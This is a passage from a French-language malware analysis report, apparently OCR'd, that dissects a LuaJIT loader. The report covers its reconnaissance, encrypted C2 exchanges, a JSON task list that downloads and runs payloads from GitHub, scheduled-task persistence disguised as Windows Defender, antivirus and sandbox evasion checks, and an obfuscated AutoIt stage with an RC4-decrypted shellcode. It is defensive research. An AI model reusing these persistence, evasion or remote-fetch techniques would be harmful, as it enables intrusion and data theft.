


Figure 11. Schéma haut niveau des échanges

2.1 OBSERVATION

Le script .bat ne nécessite qu'une analyse sommaire, puisqu'il se limite à une seule commande : l'exécution de luajit.exe avec, en argument, le troisième fichier userdata.txt. Il constitue le point d'entrée principal du malware.

Naturellement, la présence d'un exécutable ainsi que d'une DLL est intrigante. Cependant, de rapides recherches suggèrent que ces deux fichiers sont bénins.
Un premier élément en ce sens : ils ont déjà été soumis à VirusTotal et identifiés comme sains.

De plus, cela a été confirmé par l'analyse de nos moteurs Malcore et Shellcode detect.




Figure 12. Résultat VirusTotal concernant le fichier lua51.dll




Figure 13. Résultat VirusTotal concernant le fichier luajit.exe




Figure 14. Résultats de scan Malcore et Shellcode Detect

Une simple recherche de chaînes de caractères permet d'identifier la version utilisée: LuaJIT 2.1.0-beta2 (https://luajit.org).
Comme précisé sur le site, LuaJIT est un compilateur "Just-in-time" pour Lua.

Lua (https://lua.org) est un langage de programmation léger, rapide et multi plateforme. Dans sa forme originale, les programmes Lua sont compilés sous forme de *bytecode* et utilisés via un interpréteur.

Grâce à sa facilité d'accès et à sa rapidité d'exécution, le langage Lua est particulièrement utilisé dans le secteur du jeux vidéo (et notamment dans des jeux tel que Roblox) ou dans certaines applications de traitement d'image.
Ici, LuaJIT apporte une fonctionnalité de compilation dit "Just-in-time", se situant à mi-chemin entre un langage interprété et un langage compilé.

Cette approche offre à la fois plus de flexibilité qu'une approche compilée et la possibilité d'exécuter du code tant sous sa forme de *bytecode*, que sous forme de texte simple.

Dans le cas présent, c'est cette seconde méthode qui est utilisée
Cependant, la charge utile contenue dans le fichier *userdata.txt* est fortement obfusquée.

Figure 15. Extrait du contenu du fichier userdata.txt

Afin d'éviter une désobfuscation longue et complexe, une analyse dynamique a été privilégiée pour obtenir rapidement une vision du comportement du malware.

2.2 RECONNAISSANCE

L'une des premières actions effectuées lors de l'exécution du script de lancement fût la récupération d'information sur la localisation de la victime.
Pour cela une requête vers ip-api[.]com est effectuée.




Figure 16. Requête de reconnaissance vers ip-api[.]com

On notera l'utilisation d'un User-Agent atypique, composé d'une longue chaîne alphanumérique sans espace ni slash :
qr59jbckqitkplk41hbrtg3dvhyzgj3ndiwftke4xa9oq568p87yaefu0p6id1ts4qinzj5zf11xffwhd6nkah6ce1hafjhlvoml7b6btsi3ht7lbaucy.

Juste après, une requête est émise vers www[.]microsoft[.]com probablement afin de vérifier la connectivité internet. Il semble en effet plus courant d'avoir un accès au site de Microsoft qu'à un service de résolution d'IP.

2.3 COMMAND & CONTROL

Suite à cette reconnaissance, une connexion HTTP est effectuée vers l'IP 213.176.73.80, toujours en utilisant le même User-Agent si particulier.

Dest. port	Protocol	Total Length	ttl	Info
80	HTTP/JSON	941	128	PUT /api/YTAsODYsODIsOWQsYTEsODgsOTAsOTUsNjUsN2Qs H
49700	HTTP/JSON	1474	52	HTTP/1.1 200 OK , JSON (application/json)

Figure 17. Requête vers le serveur de contrôle

Cette requête est composée de 2 éléments : un fichier *et un document json.*

```
--grolnmn03xddq7vik6g7w9syiqt4cg
Content-Type: application/json
Content-Disposition: form-data; name="data"

{"data": "YTQsYTgsZDEsYTcsYjQsYTMsOTcsZDAsODksOGEsOWMsODYsODAsY2UsZDcsYTEsYTgsYjEsYTAsYWYsOTAsYWMsODgsNjcsNzcsNzgsODYsOWMsODcsOWMsOGMsOGEsN2UsNmQsYTgsNzksOTMsNjksODIs
vUsODgsOWQsYWEsYTYsNjksNzUsYjUsODAsZDAsYmEsZTQsYjMsYTksYTYsYTYsYzMsYTAsYTYsYjIsYWIsYTAsOGYsN2MsYzAsOGMsYTcsNTcsYzMsZGYsYjEsYzQsYTgsOTUsYmUsZDQsY2IsYTYsYWQsZTcsY2UsZGY
```

Figure 18. Contenu de la requête initiale vers le serveur de contrôle

Le fichier en question commence par |42 4d| (BM), qui est l'entête des fichiers bitmap.
Une fois extrait, ce fichier s'avère être une capture d'écran de la victime.




Figure 19. Capture d'écran envoyée au serveur de contrôle

Le document json, quant à lui, contient des données qui semblent encodées en base64. Une fois décodées, nous obtenons une suite de caractère hexadécimaux séparés par des virgules.

À ce stade, quelques recherches s'imposent pour vérifier cette souche a déjà été analysée. Par chance, les équipes de Security Blue Team ont publié quelques semaines auparavant un article décrivant exactement ce comportement.

Après avoir analysé les communications, ils y dévoilent des informations particulièrement utiles : l'algorithme de chiffrement utilisé ainsi que la méthode permettant d'en extraire la clé.

Nous retrouvons donc dans la mémoire du processus la clé utilisée pour le chiffrement : 89pCO1NlLRkTZgb8DtZmKwC42AQcUeXF.

Une fois déchiffrées, il s'avère que les informations envoyées au serveur de contrôle sont :

- Un ID de loader (dans notre cas 812)
- Un guid
- Le nom de l'ordinateur infecté
- Le nom de l'utilisateur ayant lancé le malware
- Les informations obtenues via ip-api.
- La version du système

En réponse, ce dernier nous retourne un document json contenant 2 clés : loader et tasks.
La première contient la configuration à appliquer pour le loader et ressemble à ceci :


```
{"bypass_defender": 0, "autorun": 0, "relaunch": {"time": -1, "status": false}, "tablet": {"text":
"An error occurred", "status": false}, "hide": 0, "persistence": 1}
```


Figure 20. Contenu décodé de la partie "loader" de la réponse

La seconde, nommée “tasks”, contient une liste des tâches à effectuer afin de charger d’autre payload.
Dans notre cas, il s’agit de 2 autres dépôts Github.


```
[{"id": 814, "link": "https://github.com/beast2122006/assignment/
raw/238415a963aab57f18fd2c2ef60995d7c0b39fe0/library.txt", "file_path": "Temp", "file_name":
"bit.lua", "start": 1, "autorun": 0, "relaunch": 1, "hide": 0, "pump": {"size": -1, "status":
false}, "dll_loader": {"func": null, "type": "LoadLibrary"}, "delivery": "any"}, {"id": 818,
"link": "https://github.com/ryzz0/ell/releases/download/v1.0.0/ell.txt", "file_path": "Temp",
"file_name": "browser\\openssl.exe", "start": 1, "autorun": 0, "relaunch": 0, "hide": 0, "pump":
{"size": 1019, "status": true}, "dll_loader": {"func": null, "type": "LoadLibrary"}, "delivery":
"new"}]
```


Figure 21. Contenu décodé de la partie tasks de la réponse

Cette réponse sera également mise en cache sur disque, dans un fichier enregistré dans le répertoire *Pictures* de l’utilisateur.
Dans un second temps, un répertoire est créé dans le répertoire AppData\Local où sont copiés les éléments suivants : le fichier lua51.dll, l’exécutable luajit.exe renommé selon l’ID du loader encodé en base64 (dans notre cas 812 devient *ODEy*), ainsi que le fichier *userdata.txt contenant la charge utile*.

Cependant, des données aléatoires générées via des appels à *CryptGenRandom*, seront ajoutées à la fin de l’exécutable afin d’en modifier sa somme de contrôle.

Une fois cette étape réalisée, une tâche planifiée quotidienne est créée sous le nom WindowsDefenderScheduledScan_<loaderID encodé> en appelant directement l’utilitaire schtasks.exe.

```
schtasks /create /sc daily /st 14:46 /f /tn WindowsDefenderScheduledScan_ <loaderID encodé> /tr
"C:\Users\<utilisateur>\AppData\Local\ <loaderID encodé> \ <loaderID encodé>.exe"
“C:\Users\<utilisateur>\AppData\Local\ <loaderID encodé> \userdata.txt"
```

Enfin, les instructions contenues dans le champ tasks du document JSON sont exécutées.

Dans le cas analysé, ces tâches consistent à récupérer deux fichiers hébergés sur GitHub qui seront stockés dans le répertoire temporaire (%TEMP%) :

- un script lua sous le nom bit.lua
- un exécutable PE sous le nom dvm.exe

Ces deux fichiers sont ensuite exécutés.

Après le lancement de chaque tâche, le script contacte le serveur de contrôle pour indiquer que la tâche a bien été exécutée.

Figure 22. Exemple de confirmation d'exécution de tâche au serveur de contrôle

Le corps de la requête est minimal, ne contenant que deux informations: l'ID de la tâche effectuée et le pays de la victime.

Il est intéressant de noter que les requêtes à destination de Github pour ces tâches sont effectuées en HTTP et non en HTTPS.

2.4 STAGE 2

Parmi les deux tâches reçues du serveur de contrôle, la première se comporte de façon quasi-identique à ce que nous venons de voir.
Les changements notables étant :

- L'utilisation d'un autre C2 : 213.176.72.47
- L'utilisation d'un autre User-Agent : e1bzohpyxkndh0dk12jqf
- L'utilisation de la méthode POST en lieu et place de la méthode PUT lors de la communication avec le C2
- L'ID du loader : 816
- Le nom de la tâche planifiée : WindowsErrorRecovery_<loaderID_encodé>

Concernant la seconde charge nommée dvm.exe, celle-ci créé des fichiers avec l'extension .dif dans le répertoire AppData\Local\Temp de l'utilisateur.

Deux fichiers ressortent particulièrement :

- Angle.dif : dont les premiers octets (MSCF) correspondent à l'entête des fichiers Cabinet (.cab) de Microsoft. Fichier que nous retrouverons un peu plus tard.
- Malaysia.dif : dont le contenu débute par *Set Collections=o\r\n, indiquant* qu'il s'agit d'un script batch.

Une fois les différents fichiers créés la commande suivante est exécutée :

```
C:\Windows\system32\CMD.exe" /c copy Malaysia.dif Malaysia.dif.bat & Malaysia.dif.bat
```

Ce script, également obfusqué, contient, au milieu de suites de commandes inexistantes, quelques instructions valides permettant de déclarer des variables, qui seront réutilisées par la suite pour appeler une commande.

On trouvera par exemple des instructions comme

```
Set Anne=S
Set Oecd=t
Set Cassette=K
Set Collections=o
Set Thousand=v
Set Los=u
Set Lan=Y
Set Implemented=E
Set Window=w
Set Matthew=j
Set Faith=O
Set Sections=X
Set Cube=C
Set Mood=b
Set Romance=N

%Anne%e%Oecd%
%Cassette%%Collections%%Thousand%%Los%%Lan%k%Implemented%%Window%k%Mat
thew%n%Faith%W%Los%zz%Oecd%p%Collections%Wcd%Sections%naJ%Sections%%Cub
e%%Mood%%Oecd%%Thousand%%Romance%%Cube%%Thousand%=Pr%Collections%%M
atthew%ec%Oecd%%Collections%r%Voltage%%Horrible%c%Collections%%Adventures%
[...]
%Voltage%%Oecd%ar%Oecd%          %KovuYkEwkjnOWuzztpoWcdXnaJXCbtvNCv%
%Oecd%%hLzKiK%
```

Ces commandes une fois interprétées donneront :

```
Set KovuYkEwkjnOWuzztpoWcdXnaJXCbtvNCv=Projectors.com

start Projectors.com t
```

Ce script n'est qu'une étape intermédiaire qui a pour objectif de faire quelques simples vérifications comme la recherche des processus mais également de créer les éléments suivants de la chaîne d'infection.

Les processus recherchés sont :

- Opssvc
- Wrsa (Webroot Secure)
- SophosHealth
- Bdservicehost
- AvastUI
- AVGUI
- nsDscSvc (Norton)
- Ekrn (ESET)

La recherche est effectuée via la commande findstr sur la sortie de la commande tasklist.

Enfin, vient la création de l'avant dernier payload.

Pour cela deux méthodes sont utilisées :

- la première méthode consiste à appeler la commande extrac32 sur le fichier *Angle.dif*, puis à concaténer les différents fichiers extraits afin de former un programme nommé *Projectors.com*,
- la seconde méthode, relativement similaire sur le principe, concatène les fichiers DIF précédemment créés par le processus dvm.exe pour reconstruire un fichier nommé *t*.

2.5 LE DERNIER LOADER


Ce fichier nommé "t"
(sha256 : 27aac3573f032d20951be0dfbf42cc41f9e26cbac9cdd3cf8421a4dfb3ed50e3) semble être un script AutoIT compilé qui, au moment de la rédaction de cet article (juin 2025), n'est pas connu de VirusTotal. Dans ce schéma, l'exécutable Projectors.com ne joue que le rôle d'interpréteur.

Bien que le fichier ne présente pas d'en-tête identifiable, il contient la chaîne AU3!EA06, caractéristique d'un script AutoIT compilé.
Ce langage de script, historiquement destiné à l'automatisation de tâches Windows (interactions avec l'interface graphique, gestion du clavier et de la souris, etc.), a récemment gagné en popularité auprès des acteurs malveillants car il permet notamment :

- D'appeler directement l'API windows
- D'obfusquer ses scripts, et de les compiler (sous forme d'exécutable ou de script compilé (portant l'extension .a3x)
- L'absence de dépendance (pas de DLL externe à charger)

Pour l'analyse, l'outil autoit-ripper a été utilisé afin d'extraire le contenu du script .au3.

Le script obtenu pèse environ 1,3 Mo et il est fortement obfusqué.



```
Func SITUATEDRETURNINGFIGHTERSNUTS ( $NEWFOUNDLANDCODESALONGKILLS = 0 , $WEBPAGEPENNSYLVANIAPOKEMON = False , $BOOK
    $SEQENTIRELYGOALS = SHOULDERDOWNLOADCOM ( "104}123}115}118}104}36}87}109}126}105}63}104}123}115}118}104}36}89}
    While 697
        $KEYBOARDWICKEDANTENNA = 8237
        Switch $KEYBOARDWICKEDANTENNA
        Case 8236
            Cos ( 9767 )
            MemGetStats ( )
            Chr ( 8724 )
            Chr ( 4224 )
            PixelGetColor ( SHOULDERDOWNLOADCOM ( "71}115}113}116}101}103}120}68}84}105}101}111}68}86}105}119}116}
            MemGetStats ( )
            Cos ( 5881 )
            DirGetSize ( SHOULDERDOWNLOADCOM ( "106}110}98}34" , 1 + 0 ) )
            $KEYBOARDWICKEDANTENNA = $KEYBOARDWICKEDANTENNA + 768283 / 768283
        Case 8237
            Local $DEFINITIONLOGOLAUGHASBESTOS = DllCall ( SHOULDERDOWNLOADCOM ( "109}103}116}112}103}110}53}52}48
            ExitLoop
        Case 8238
            ProgressOff ( )
            Floor ( 11 )
            ObjGet ( SHOULDERDOWNLOADCOM ( "74}77}77}86}84}85}83}66}85}70}69}43" , 1 + 0 ) )
            PixelGetColor ( SHOULDERDOWNLOADCOM ( "85}74}81}87}78}70}35}84}71}71}78}35}72}71}70}71}84}67}78}35" ,
            $KEYBOARDWICKEDANTENNA = $KEYBOARDWICKEDANTENNA + 211231 / 211231
        EndSwitch
    WEnd
    $BOOKMARKSIGNALSBOYS = $BOOKMARKSIGNALSBOYS + 4294967295
    While 664
        $EDITIONSOPERATORBUNDLEPROMOTES = 52856
        Switch $EDITIONSOPERATORBUNDLEPROMOTES
        Case 52855
            DirGetSize ( SHOULDERDOWNLOADCOM ( "83}71}88}79}85}84}67" , 11 + 4294967291 ) )
            PixelGetColor ( SHOULDERDOWNLOADCOM ( "78}114}114}106}105}110}102}121}106}113}126}47}72}110}119}104}11
            DirGetSize ( SHOULDERDOWNLOADCOM ( "79}67}75}80}86}67}75}80}85}66}82}84}71}85}69}84}75}68}71}70}66}69}
            ProgressOff ( )
            Chr ( 1965 )
            Floor ( 8 )
            IsDeclared ( SHOULDERDOWNLOADCOM ( "69}81}80}85}87}78}86}67}80}86}85}47}68}71}67}84}85}47}68}87}86}86}
            DirGetSize ( SHOULDERDOWNLOADCOM ( "93}103}116}116}103}38}38}38}38}77}120}103}118}110}38}38}38}38}89}1
            $EDITIONSOPERATORBUNDLEPROMOTES = $EDITIONSOPERATORBUNDLEPROMOTES + 29405 / 29405
```

Figure 23. Contenu formaté du fichier "t"

Une fois la première passe de nettoyage effectuée, plusieurs schémas de complexification artificielle apparaissent clairement.

Tout d'abord, la fonction SHOULDERDOWNLOADCOM semble récurrente. Elle prend une chaîne de caractères et un nombre en paramètres, et semble retourner une chaine de caractères.

Une implémentation simple de cette fonction en python serait donc quelque chose comme

```
#!/usr/bin/env python3
import sys
if len(sys.argv) < 2: print("Missing arguments.")
sys.exit(-1)
encoded_string = sys.argv[1] pound = int(sys.argv[2])
if pound >= 4294967296:
pound = pound - 4294967296
es_arr = encoded_string.split('}')
start = 530 + 4294966766
end = 4294967295 + len(es_arr)
decoded = ""
for idx, v in enumerate(es_arr):
decoded += chr(int(es_arr[idx]) - int(pound))
print(decoded)
```

Une fois les différents remplacements effectués, on constate un schéma récurrent destiné à complexifier la compréhension du script.

Le schéma est le suivant :

```
While <constante>:
 var = <constante2>
 Switch var
  Case x
[suite d'instructions]
  Case y
      [suite d'instructions ]
  Case <constante2>
      [instructions réelles]
      ExitLoop
 EndSwitch
Wend
```

On analyse donc que seule une petite partie du code est réellement atteignable.
Une fois le code mort supprimé, le script passe à environ 900Ko et gagne en lisibilité.

Cela permet d'observer plus en détails le fonctionnement du script.
On y trouvera une liste de vérification effectuée sur l'environnement que cela soit la machine sur laquelle s'exécute le processus, où la manière dont il a été lancé.
Parmi les vérifications effectuées citons par exemple :

- COMPUTERNAME = tz (Emulateur BitDefender)
- COMPUTERNAME = NfZtFbPfH (Emulateur Kaspersky)
- COMPUTERNAME = ELICZ (Emulateur AVG)
- USER = test22
- Présence d'un process avastui.exe
- Ping d'un domaine inexistant (s'arrête si le ping fonctionne)
- Présence d'un process bdagent.exe (sleep(160000) si trouvé)

Enfin, on trouvera la partie intéressante de ce script : une variable $ROMUUEIJOU contenant une chaîne hexadécimale très longue.

Cette chaîne est utilisée plus tard dans le script comme argument d'une fonction.

```
$MEASURINGICONELECTRONICFLEXIBILITY = ISSUEDCENTERSCORE (
                    ROYALBACON (
                      SINKAPPRECIATION (
                        Binary ( $ROMUUEIJOU ) ,
                        Binary ( "40494935795705044154308331629835051294671595337O" )
                      )
                    ) ,
                    $SWINGREPEATGREETINGS,
                    $GARLICBLOOMPOSSESSION ,
                    $HOURPROT )
```

La fonction SINKAPPRECIATION charge un shellcode et prend une chaine en paramètres.

Le shellcode semble correspondre à l'algorithme de chiffrement RC4.

```
29  do {
30    if (iVar4 < key_length) {
31      lVar3 = (longlong)iVar4;
32      iVar4 = iVar4 + 1;
33    }
34    else {
35      iVar4 = 1;
36      lVar3 = 0;
37    }
38    bVar1 = pbVar6[8];
39    uVar5 = (uint)bVar1 + (uint)key[lVar3] + uVar5 & 0xff;
